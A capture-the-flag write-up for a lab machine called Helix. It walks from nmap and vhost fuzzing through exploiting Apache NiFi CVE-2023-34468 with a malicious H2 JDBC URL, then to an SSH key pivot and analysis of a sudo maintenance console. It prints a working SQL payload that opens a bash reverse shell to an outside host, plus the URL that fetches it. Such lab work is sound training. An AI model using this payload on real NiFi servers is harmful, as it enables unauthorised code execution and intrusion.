

Summary
Helix is a Linux machine built around an industrial-automation theme. The foothold is obtained through CVE-2023-34468, an unauthenticated remote code execution vulnerability in an Apache NiFi instance discovered on a hidden virtual host, which is abused via a malicious H2 database connection string to gain code execution as the nifi service user. Local enumeration uncovers a backed-up SSH private key that pivots us to the operator user. From there, a password-protected PDF is cracked to reveal an internal OPC UA endpoint and a maintenance procedure; by manipulating simulated sensor values over OPC UA we force the system into a documented hazard state, which causes the safety controller to open a maintenance window and allows operator to run a restricted sudo binary that drops into a root shell. End to end, an attacker with no credentials and only network access to the web application reaches full root compromise of the host.
Attack chain: HTTP enumeration → vhost discovery (flow.helix.htb) → Apache NiFi 1.21.0 → CVE-2023-34468 (H2 JDBC RCE) → foothold as nifi → leaked SSH key → lateral movement to operator → cracked PDF reveals OPC UA endpoint and hazard threshold → sensor manipulation crosses threshold → /opt/helix/state/maintenance_window flag set → sudo helix-maint-console → root.
Information Gathering
TCP
Full TCP scan across all 65535 ports:
nmap -p- --open -sS --min-rate 5000 -Pn -n -T4 10.129.245.123 -oX scan.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2026-08-07 20:06 UTC
Nmap scan report for 10.129.245.123
Host is up (0.17s latency).
Not shown: 64902 closed tcp ports (reset), 631 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.00 seconds
Service/version detection on the open ports:
nmap -p22,80 -sCV 10.129.245.123 -oN info_10.129.245.123
Starting Nmap 7.93 ( https://nmap.org ) at 2026-08-07 20:07 UTC
Nmap scan report for helix.htb (10.129.245.123)
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60b3f76c0b92ab00ace712e1d1269c1e (ECDSA)
|_  256 c830e6cbc6cdfc0c39e534042007b9b3 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Helix Industries | Industrial Automation & Critical Infrastruc...
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
Only SSH and HTTP are exposed, narrowing the attack surface to the web application. We add the hostname to /etc/hosts:
echo '10.129.245.123 helix.htb' | sudo tee -a /etc/hosts
Enumeration
HTTP
We check for virtual hosting by fuzzing the Host header against the base domain:
ffuf -u http://helix.htb/ -H "Host: FUZZ.helix.htb" -w /opt/lists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 100 -fw 4
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://helix.htb/
 :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.helix.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

flow                    [Status: 200, Size: 1068, Words: 110, Lines: 28, Duration: 180ms]
:: Progress: [5000/5000] :: Job [1/1] :: 682 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
A hidden vhost flow.helix.htb is discovered. We add it to /etc/hosts and browse to it:
echo '10.129.245.123 flow.helix.htb' | sudo tee -a /etc/hosts

The page is a login portal for Apache NiFi:
About Apache NiFi:
Apache NiFi is an open-source dataflow automation tool that lets users build, schedule, and monitor data pipelines through a drag-and-drop web UI, wiring together "processors" and "controller services" (e.g. database connection pools) to move and transform data between systems.

Fingerprinting the interface confirms the running version as 1.21.0:
Exploitation
CVE-2023-34468 — Apache NiFi H2 Database RCE
Vulnerability: Apache NiFi versions prior to 1.21.0's patch expose the DBCPConnectionPool controller service, which allows a user with canvas access to configure an arbitrary JDBC connection string. Because NiFi bundles the H2 database driver, a crafted H2 JDBC URL can use the INIT=RUNSCRIPT FROM '<url>' parameter to fetch and execute an attacker-controlled SQL script at connection time. H2's RUNSCRIPT directive permits CREATE ALIAS statements, which map directly to arbitrary Java static methods — defining an alias that calls Runtime.getRuntime().exec() executes arbitrary OS commands as the NiFi service user as soon as the connection pool initializes.
We stage a malicious SQL script, rce.sql, that defines a command-execution alias and immediately invokes a reverse shell:
CREATE ALIAS X AS $$
void x(String c) throws Exception {
    Runtime.getRuntime().exec(new String[]{"/bin/bash", "-c", c});
}
$$;
CALL X('bash -i >& /dev/tcp/10.10.15.169/9001 0>&1');
We host it over HTTP:

python3 -m http.server 8000
And, in a separate terminal, start a listener:
penelope -p 9001

In the NiFi UI we right-click on the canvas and select Configure from the context menu:

From the configuration view we switch to the Controller Services tab:

We locate the existing DBCPConnectionPool service in the list:

Opening its configuration, we set the Database Connection URL to point at our hosted script via H2's init-script parameter, and set the Database Driver Class Name to the H2 driver:
Database Connection URL:
jdbc:h2:mem:test;INIT=RUNSCRIPT FROM 'http://10.10.15.169:8000/rce.sql'
Database Driver Class Name:
org.h2.Driver
We enable the service, which triggers the JDBC connection and executes our script:


To reliably re-trigger the connection on demand rather than relying solely on the initial enable event, we drag a new processor onto the canvas:

and add ExecuteSQL from the processor list:

We open the processor's configuration:

In the Properties tab we set the Database Connection Pooling Service to the DBCPConnectionPool service configured earlier, and set the SQL select query property to a trivial 1:

Finally, we route the processor's relationships to terminate and start it:
Starting the processor forces the connection pool to re-initialize, which re-runs the SQL script. The listener catches the reverse shell as the nifi service user:
Lateral Movement
Local Enumeration
find /opt /home /var -name "*.pem" -o -name "*.key" -o -name "*id_*" 2>/dev/null
/opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak
/var/lib/fwupd/pki/secret.key
/var/lib/fwupd/pki/client.pem
A backed-up SSH private key for the operator account sits inside a NiFi support bundle:
cat /opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
Lateral Movement Vector
Vulnerability: The nifi service user has read access to a support-bundle directory containing a stale, unencrypted backup of the operator user's SSH private key — a leftover from a diagnostic export that was never cleaned up. Since the key is unprotected, it can be used directly for authentication as operator.
chmod 600 id_rsa
ssh -i id_rsa operator@helix.htb
operator@helix:~$ whoami
operator
operator@helix:~$ id
uid=1001(operator) gid=1001(operator) groups=1001(operator)
hostname && whoami && ip addr && cat user.txt
helix
operator
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether a2:de:ad:be:ce:49 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.245.123/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3079sec preferred_lft 3079sec
    inet6 dead:beef::a0de:adff:febe:ce49/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::a0de:adff:febe:ce49/64 scope link
       valid_lft forever preferred_lft forever
616f4ec6a46dc5b31a0faecf695e****
Privilege Escalation
Local Enumeration
sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
operator can run helix-maint-console as root without a password. This pattern — a sudo-invokable "break-glass" console gated by an external state file rather than interactive credentials — mirrors how real safety-interlocked ICS consoles are often built: operators aren't expected to type a password mid-emergency, so authorization is instead tied to the plant's own safety state. That design only holds up if nothing but the trusted safety controller can ever write to that state. Reading the script shows exactly what it checks before granting access:
cat /usr/local/sbin/helix-maint-console
#!/bin/bash
set -euo pipefail

FLAG="/opt/helix/state/maintenance_window"

read_until() { cat "$FLAG" 2>/dev/null || true; }

window_ok() {
  [ -f "$FLAG" ] || return 1
  local until_ts now
  until_ts="$(read_until)"
  now="$(date +%s)"
  [[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
  [ "$now" -lt "$until_ts" ] || return 1
  return 0
}

if ! window_ok; then
  echo "Maintenance window CLOSED."
  exit 1
fi

until_ts="$(read_until)"
now="$(date +%s)"
remaining=$((until_ts-now))

echo "[+] Privileged maintenance access granted"
echo "[!] Window expires in ${remaining} seconds"
echo "[!] Session will be terminated automatically"

# Unique scope name
SCOPE="helix-maint-$$"

# Launch an interactive root shell attached to THIS TTY, in its own systemd scope
systemd-run --quiet --scope --unit="$SCOPE" --property=KillMode=control-group --property=SendSIGHUP=yes \
  /bin/bash -p -i

# If systemd-run returns, the shell exited.
exit 0
window_ok() — a check against /opt/helix/state/maintenance_window containing a future Unix timestamp — is the only authorization check the script performs. If it passes, systemd-run unconditionally launches a root shell attached to the caller's TTY; nothing downstream re-verifies who requested it or why. Nothing in the script verifies who or what wrote that file, either — the file itself is the target.
The home directory also holds two files of interest:
ls
'control systems diagram.png' 'Operator Control & Safety Guide.pdf' user.txt
scp -i id_rsa 'operator@helix.htb:/home/operator/control systems diagram.png' 'operator@helix.htb:/home/operator/Operator Control & Safety Guide.pdf' .
control systems diagram.png                                                                                                                                        100%  899KB 725.8KB/s   00:01
Operator Control & Safety Guide.pdf                                                                                                                                100%   28KB  68.2KB/s   00:00
